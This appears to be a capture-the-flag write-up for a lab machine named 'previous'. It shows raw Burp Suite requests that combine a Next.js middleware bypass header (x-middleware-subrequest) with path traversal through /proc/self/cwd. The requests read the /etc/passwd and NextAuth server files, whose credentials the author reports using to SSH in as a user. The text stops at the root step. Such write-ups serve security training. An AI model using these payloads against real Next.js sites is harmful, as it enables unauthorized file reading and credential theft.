
But I can see the download packet in burpsuite

Request

Pretty Raw Hex

```
1  GET /api/download?example=hello-world.ts HTTP/1.1
2  Host: previous.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://previous.htb/docs/examples
8  DNT: 1
9  Connection: keep-alive
10 Cookie: next-auth.csrf-token=
   acbca6a12754719c63484a5f0152d5508954d60bc309778f7dce70ec07db64e3%7Cf111454
   c289905df100ad91710c0942d7caf4a131311f0730a9e0ea5d199c5a9;
   next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13 x-middleware-subrequest:
   middleware:middleware:middleware:middleware:middleware
14
15
```


It might be reversible. Let's try with bunch of ../ and /etc/passwd




It works!

Get jeremy shell


I can check next.js files



This secret is not important since I already bypassed the authentication process. Let's check package.json.



Let's copy this content to local and save as package.json.



Build the server and check for the file contents by running these commands.

```
npm install
mkdir app
npm run build
```


It has these files

```
┌──[parrot@parrot]─[~/Documents/previous/nextjs]
└─── $ls -al
total 124
drwxr-xr-x 1 parrot parrot     98 Jan 10 16:27 .
drwxr-xr-x 1 parrot parrot     62 Jan 11 18:39 ..
drwxr-xr-x 1 parrot parrot      0 Jan 10 16:27 app
drwxr-xr-x 1 parrot parrot    636 Jan 10 16:27 .next
drwxr-xr-x 1 parrot parrot   5126 Jan 11 18:40 node_modules
-rw-r--r-- 1 parrot parrot    586 Jan 10 16:13 package.json
-rw-r--r-- 1 parrot parrot 122856 Jan 11 18:40 package-lock.json
```

.next has routes-manifest file


```
┌──[parrot@parrot]─[~/Documents/previous/nextjs]
└─── $ls -al .next
total 220
drwxr-xr-x 1 parrot parrot    636 Jan 10 16:27 .
drwxr-xr-x 1 parrot parrot     98 Jan 10 16:27 ..
-rw-r--r-- 1 parrot parrot     17 Jan 10 16:27 app-build-manifest.json
-rw-r--r-- 1 parrot parrot      2 Jan 10 16:27 app-path-routes-manifest.json
-rw-r--r-- 1 parrot parrot     21 Jan 10 16:27 BUILD_ID
-rw-r--r-- 1 parrot parrot    950 Jan 10 16:27 build-manifest.json
drwxr-xr-x 1 parrot parrot     36 Jan 10 16:27 cache
drwxr-xr-x 1 parrot parrot     72 Jan 10 16:27 diagnostics
-rw-r--r-- 1 parrot parrot    111 Jan 10 16:27 export-marker.json
-rw-r--r-- 1 parrot parrot    868 Jan 10 16:27 images-manifest.json
-rw-r--r-- 1 parrot parrot   8099 Jan 10 16:27 next-minimal-server.js.nft.json
-rw-r--r-- 1 parrot parrot  52743 Jan 10 16:27 next-server.js.nft.json
-rw-r--r-- 1 parrot parrot     20 Jan 10 16:27 package.json
-rw-r--r-- 1 parrot parrot    354 Jan 10 16:27 prerender-manifest.json
-rw-r--r-- 1 parrot parrot      2 Jan 10 16:27 react-loadable-manifest.json
-rw-r--r-- 1 parrot parrot   8483 Jan 10 16:27 required-server-files.json
-rw-r--r-- 1 parrot parrot    984 Jan 10 16:27 routes-manifest.json
drwxr-xr-x 1 parrot parrot    660 Jan 10 16:27 server
drwxr-xr-x 1 parrot parrot     54 Jan 10 16:27 static
-rw-r--r-- 1 parrot parrot 108777 Jan 10 16:27 trace
drwxr-xr-x 1 parrot parrot     54 Jan 10 16:27 types
```

Let's check this file from the burpsuite



It shows the nextauth file that might have the credential. Let's check this file.

I can see the pages are in this directory.



So api is in this path

Request

Pretty Raw Hex

```
1 GET /api/download?example=
  ../../../../../../proc/self/cwd/.next/server/pages/api/auth/ HTTP/1.1
2 Host: previous.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://previous.htb/docs/examples
8 DNT: 1
9 Connection: keep-alive
10 Cookie: next-auth.csrf-token=
  acbca6a12754719c63484a5f0152d5508954d60bc309778f7dce70ec07db64e3%7Cf111454
  c289905df100ad91710c0942d7caf4a131311f0730a9e0ea5d199c5a9;
  next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13 x-middleware-subrequest:
  middleware:middleware:middleware:middleware:middleware
14
15
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 11 Jan 2026 23:53:03 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 22
6 Connection: keep-alive
7 ETag: "d69sqc41ltm"
8 Vary: Accept-Encoding
9
10 {
    "error": "Read error"
  }
```

It shows read error since it's an existing directory (Not file not found)

But [...nextauth] shows file not found

Request

Pretty Raw Hex


```
1 GET /api/download?example=
  ../../../../../../proc/self/cwd/.next/server/pages/api/auth/[...nextauth]
  HTTP/1.1
2 Host: previous.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://previous.htb/docs/examples
8 DNT: 1
9 Connection: keep-alive
10 Cookie: next-auth.csrf-token=
  acbca6a12754719c63484a5f0152d5508954d60bc309778f7dce70ec07db64e3%7Cf111454
  c289905df100ad91710c0942d7caf4a131311f0730a9e0ea5d199c5a9;
  next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13 x-middleware-subrequest:
  middleware:middleware:middleware:middleware:middleware
14
15
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 404 Not Found
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 11 Jan 2026 23:54:57 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 26
6 Connection: keep-alive
7 ETag: "c8wflmak5q"
8 Vary: Accept-Encoding
9
10 {
    "error": "File not found"
  }
```

They might add .js to let it work. Let's try.



It shows jeremy's credential. Let's try ssh.



I get jeremy shell!

Get root shell

